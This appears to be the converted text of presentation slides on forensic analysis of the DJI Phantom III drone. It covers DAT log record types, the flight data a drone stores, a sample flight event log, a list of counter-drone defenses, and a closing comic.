


# DAT Structure

DROP (DRone Open source Parser) your drone:  
Forensic analysis of the DJI Phantom III

Devon R. Clark\*, Christopher Meffert, Ibrahim Baggili, Frank Breitinger

GPS	0x01
Motor	0xF1
Home Point	0x0D
Remote Control	0x00
Tablet Location	0x2B
Battery	0x12
Attitude	0x34
Flight Status	0x0C






## Flight Data


- Photos & Video (GEO Tagging)
- Flight Stats (compass, battery, etc)
- Autopilot Data
- GPS Data (location of drone)
- Pitch, roll and yaw of Gimbal & aircraft
- No-fly zones
- User email addresses
- Last known home point
- Device serial number

# Flight Data

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
# Flight Data



# Flight Data

	Flight time	Altitude	Home Distance	Type	Notification
A	00m 00s	0.0 m	0 m	Mode	<a href="#">Mode changed to GPS Atti</a>
B	00m 00s	0.0 m	0 m	Tip	<a href="#">Setting new Return-To-Home altitude to 30m (98 ft)</a>
C	00m 02s	-0.3 m	0 m	Mode	<a href="#">Mode changed to Assisted Takeoff</a>
D	00m 02s	-0.3 m	0 m	Warning	<a href="#">Battery temperature is below 15 degrees Celsius. Warm up the battery temperature to above 25 degree Celsius to ensure a safe flight.</a>
E	00m 02s	-0.3 m	0 m	Warning	<a href="#">Return-to-Home Altitude:30M</a>
F	00m 21s	0.2 m	0 m	Tip	<a href="#">Setting new Return-To-Home altitude to 40m (131 ft)</a>
G	00m 28s	-0.3 m	0 m	Mode	<a href="#">Mode changed to GPS Atti</a>
H	01m 24s	21.8 m	53 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
I	01m 24s	21.8 m	53 m	Mode	<a href="#">Mode changed to GPS Atti</a>
J	01m 29s	21.6 m	53 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
K	01m 32s	21.5 m	53 m	Mode	<a href="#">Mode changed to GPS Atti</a>
L	01m 51s	21.6 m	53 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
M	01m 54s	21.7 m	53 m	Warning	<a href="#">Signal Lost. Aircraft Returning Home</a>
N	01m 54s	21.6 m	53 m	Mode	<a href="#">Mode changed to Go Home</a>
O	02m 10s	39.2 m	42 m	Mode	<a href="#">Mode changed to GPS Atti</a>
	02m 17s	39.0 m	37 m		<a href="#">90% Battery</a>
P	02m 27s	39.6 m	38 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
Q	02m 27s	39.6 m	38 m	Mode	<a href="#">Mode changed to GPS Atti</a>
R	02m 37s	39.3 m	43 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
S	02m 39s	39.4 m	45 m	Mode	<a href="#">Mode changed to GPS Atti</a>
T	02m 42s	39.6 m	49 m	Mode	<a href="#">Mode changed to WiFi Reconnect</a>
U	02m 42s	39.6 m	50 m	Mode	<a href="#">Mode changed to GPS Atti</a>

# Flight Data





## Lost & Found

- **Images have no checksum mechanism.**
- We can show wrong images to the controller.
- Compass e Magnetic fields (Compass Calibration)



## Defenses

- Drone netting
- Drone shooting
- Jamming
- EMP
- Cyber
- Geofencing & NFZ
- Laser
- Missile

# A US ally shot down a \$200 drone with a \$3 million Patriot missile

*This will be a bigger problem as more drones show up on the battlefield*

By Andrew Liptak | [@AndrewLiptak](#) | Mar 16, 2017, 10:13am EDT

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Defenses

# Drone Netting



Predator  
Bird



# Confetti Gun




Jet  
Ski



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# FAQ Time


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"Some things in life are unpredictable,  
your Security does not have to be one of them"

PEOPLE IN THE PARK KEEP FLYING DRONES NEAR ME, SO I'VE BUILT A SYSTEM TO SHOOT THEM DOWN.


COOL! OH YEAH,  
THERE'S ONE NOW.  
TIME FOR A TEST!




OKAY, LOCKING ON...

WAIT, IT JUST  
CRASHED.

DAMN.



HERE COMES ANOTHER ONE! AIM FOR... NOPE, IT GOT STUCK IN A TREE.



THREE HOURS LATER...

FINALLY, TWO MORE JUST-  
NO, ONE CRASHED AND THE  
OTHER IS HURTLING SIDEWAYS  
TOWARD THE LAKE.

WILL YOU PEOPLE LEARN  
TO FLY THESE THINGS?!

